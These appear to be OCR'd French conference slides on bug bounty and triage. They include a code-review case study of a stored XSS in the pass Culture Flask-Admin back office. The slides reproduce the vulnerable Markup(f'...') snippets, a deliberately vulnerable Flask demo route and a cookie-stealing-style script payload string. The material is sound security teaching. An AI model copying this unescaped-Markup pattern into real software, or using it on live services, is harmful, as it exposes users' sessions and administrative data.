JSecIn 2022

YES WE HACK

MÉLI-MÉLO DE BUG BOUNTY ACCOMPAGNÉ DE SA POINTE DE CODE REVIEW

Tom CHAMBARETAUD a.k.a. Aethlios

QUI SUIS-JE ?


- Triager chez Yes We Hack
- Bug bounty hunter
- Ancien du master SSI – promo 2019-2020
- @AethliosIK – https://www.aeth.cc

Tom CHAMBARETAUD a.k.a. Aethlios

LE BUG BOUNTY

- Incitation auprès des chercheurs à exploiter des vulnérabilités pour effectuer des remontées en échange de récompense
- Modèle popularisé par Netscape en 1995
- Le crowdsourcing appliqué à la sécurité
- Cadre légale d'exploitation de vulnérabilité

LE BUG BOUNTY ET LA VDP



LA PLATEFORME DE BUG BOUNTY DE YES WE HACK

- Créé en 2015
- 40 000+ chercheurs vérifiés – 150+ nationalités
- 500+ programmes
- Clients dans 40 pays
- Bureaux à Paris, Lausanne & Singapour
- #1 plateforme européenne de Bug Bounty

JUSTE POUR FLEX UN MAX

L'ÉCOSYSTÈME DE YES WE HACK

YES WE HACK

EDU YES WE HACK


JOBS YES WE HACK

ZERODISCLO YES WE HACK


FIREBOUNTY YES WE HACK

DOJO

LANCEMENT D'UN PROGRAMME



LES INTERACTIONS ENTRE LES ACTEURS



LE MÉTIER DE TRIAGER DANS LE BUG BOUNTY

- Validateur : certifie l'existence de la vulnérabilité
- Vulgarisateur : aide le client à comprendre l'exploitation
- Analyste : définit les impacts démontrés et potentiels
- Modérateur : connaît la communauté et apprend à lui parler

RETOUR D'XP : BILAN DE 3 ANS DE TRIAGE

- Grande variété de technologies / de types de vulnérabilité
- Appréhension des différents métiers des clients
- Contexte international
- Multi-tâche / Jamais le temps de se lasser d’une application
- Rend polyvalent et autonome dans l'apprentissage

DEVENIR TRIAGER

- Connaissance: Top OWASP / Mobile / Reverse Engineering etc...
- Savoir-faire: Burp Suite / CVSS
- Savoir-être: Curieux / Analyser et synthétiser / Optimiser sa flemme

- Pour tout ça : Root-me / Web Security Academy (Portswigger) / DOJO

DEVENIR BUG BOUNTY HUNTER

- Connaissance: Top OWASP / Mobile / Reverse Engineering etc...
- Savoir-faire: Burp Suite / CVSS
- Savoir-être: Curieux / Analyser et synthétiser / Optimiser sa flemme

- Pour tout ça : Root-me / Web Security Academy (Portswigger) / DOJO

- Persévérence

POURQUOI C'EST PAS SI DUR

10 November 2022

Accidental $70k Google Pixel
Lock Screen Bypass

CODE REVIEW ?

PROGRAMME DE BUG BOUNTY DE PASS CULTURE

Le **pass Culture** permet aux jeunes adultes de plus de 18 ans d'accéder à un catalogue d'offres de spectacles, de livres, d'instruments de musique et autres services numériques pour un budget total de 300€.

LE PÉRIMÈTRE

- Une plateforme destinée aux bénéficiaires
- Une plateforme destinée aux professionnels
- Une plateforme d'administration

- Toutes ces applications sont open source sur Github avec une procédure de déploiement local

LA PLATEFORME BÉNÉFICAIRE

- Web application en ReactJS
- Mobile application
- Backend API en flask (Python)
- Permet aux jeunes :
  - de s'inscrire
  - de rechercher des offres
  - de réserver des offres

LA PLATEFORME PROFESSIONNELLE

- Web application en ReactJS
- Backend API en flask (Python)
- Permet aux professionnels :
  - s'inscrire et créer leurs boutiques
  - gérer leurs boutiques
  - gérer leurs offres
  - gérer les stocks
  - gérer les réservations

LA PLATEFORME D'ADMINISTRATION

- Gérer via Flask Admin
- Permet aux administrateurs :
  - gérer les comptes des utilisateurs
  - gérer les réservations
  - etc...

UN PEU DE DOC ?

CROSS-SITE SCRIPTING

Le cross-site scripting (également connu sous le nom de XSS) est une vulnérabilité de la sécurité web qui permet à un attaquant de compromettre les interactions des utilisateurs avec une application vulnérable.

Ces vulnérabilités permettent normalement à un attaquant de se faire passer pour un utilisateur victime, d'effectuer toutes les actions que l'utilisateur est en mesure d'effectuer et d'accéder à toutes les données de l'utilisateur.

PYTHON STRING FORMATTING

```
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> name = "Tom"
>>> "Coucou %s" % name
'Coucou Tom'
>>> f"Coucou {name}"
'Coucou Tom'
>>> "Coucou {}".format(name)
'Coucou Tom'
>>> "Coucou {name}".format(name=name)
'Coucou Tom'
```

FLASK

Flask

web development,
one drop at a time

FLASK ADMIN

Dans un monde de micro-services et d'API, Flask-Admin résout le problème ennuyeux de la construction d'une interface d'administration au-dessus d'un modèle de données existant. Avec peu d'effort, il vous permet de gérer les données de votre service web à travers une interface conviviale.

MARKUPSAFE

```
>>> from markupsafe import Markup, escape

>>> # escape replaces special characters and wraps in Markup
>>> escape("<script>alert(document.cookie);</script>")
Markup('&lt;script&gt;alert(document.cookie);&lt;/script&gt;')

>>> # wrap in Markup to mark text "safe" and prevent escaping
>>> Markup("<strong>Hello</strong>")
Markup('<strong>hello</strong>')

>>> escape(Markup("<strong>Hello</strong>"))
Markup('<strong>hello</strong>')

>>> # Markup is a str subclass
>>> # methods and operators escape their arguments
>>> template = Markup("Hello <em>{name}</em>")
>>> template.format(name='"World"')
Markup('Hello <em>&#34;World&#34;</em>')
```

CODE REVIEW ?

TIENS ?

```python
def _metabase_offer_link(view, context, model, name) -> Markup:
    url = _metabase_offer_url(model.id)
    text = "Offre"

    return Markup(f'<a href="{url}" target="_blank" rel="noopener noreferrer">{text}</a>')
```

MERDE, J'EN FAIS RIEN DE ÇA


TIENS ?

```
135 + def _offerer_link(view, context, model, name) -> Markup:
136 +     offerer_id = model.venue.managingOffererId
137 +     url = f"{settings.PRO_URL}/accueil?structure={humanize(offerer_id)}"
138 +     text = model.venue.managingOfferer.name
139 +
140 +     return Markup(f'<a href="{url}" target="_blank" rel="noopener noreferrer">{text}</a>')
141 +
```


ÇA Y EST ? JE PEUX SAUTER DE JOIE ?

```python
from flask import Flask, request
from markupsafe import Markup

app = Flask(__name__)

@app.route('/unsafe')
def unsafe():
    url = "https://example.com"
    text = request.args.get("input")

    return Markup(f'<a href="{url}" target="_blank" rel="noopener noreferrer">{text}</a>')
```


DEMO TIME



INPUT = OFFER NAME DANS LA PAGE DE VALIDATION




DONNÉES SENSIBLES


Back Office du Pass Culture Home Offres, Lieux & Structures Anti Fraude Utilisateurs Autres fonctionnalités Feature Flipping

List (30) Create Add Filter 25 items id, Nom d'utilisateur, Email, Prénom, Nom Search

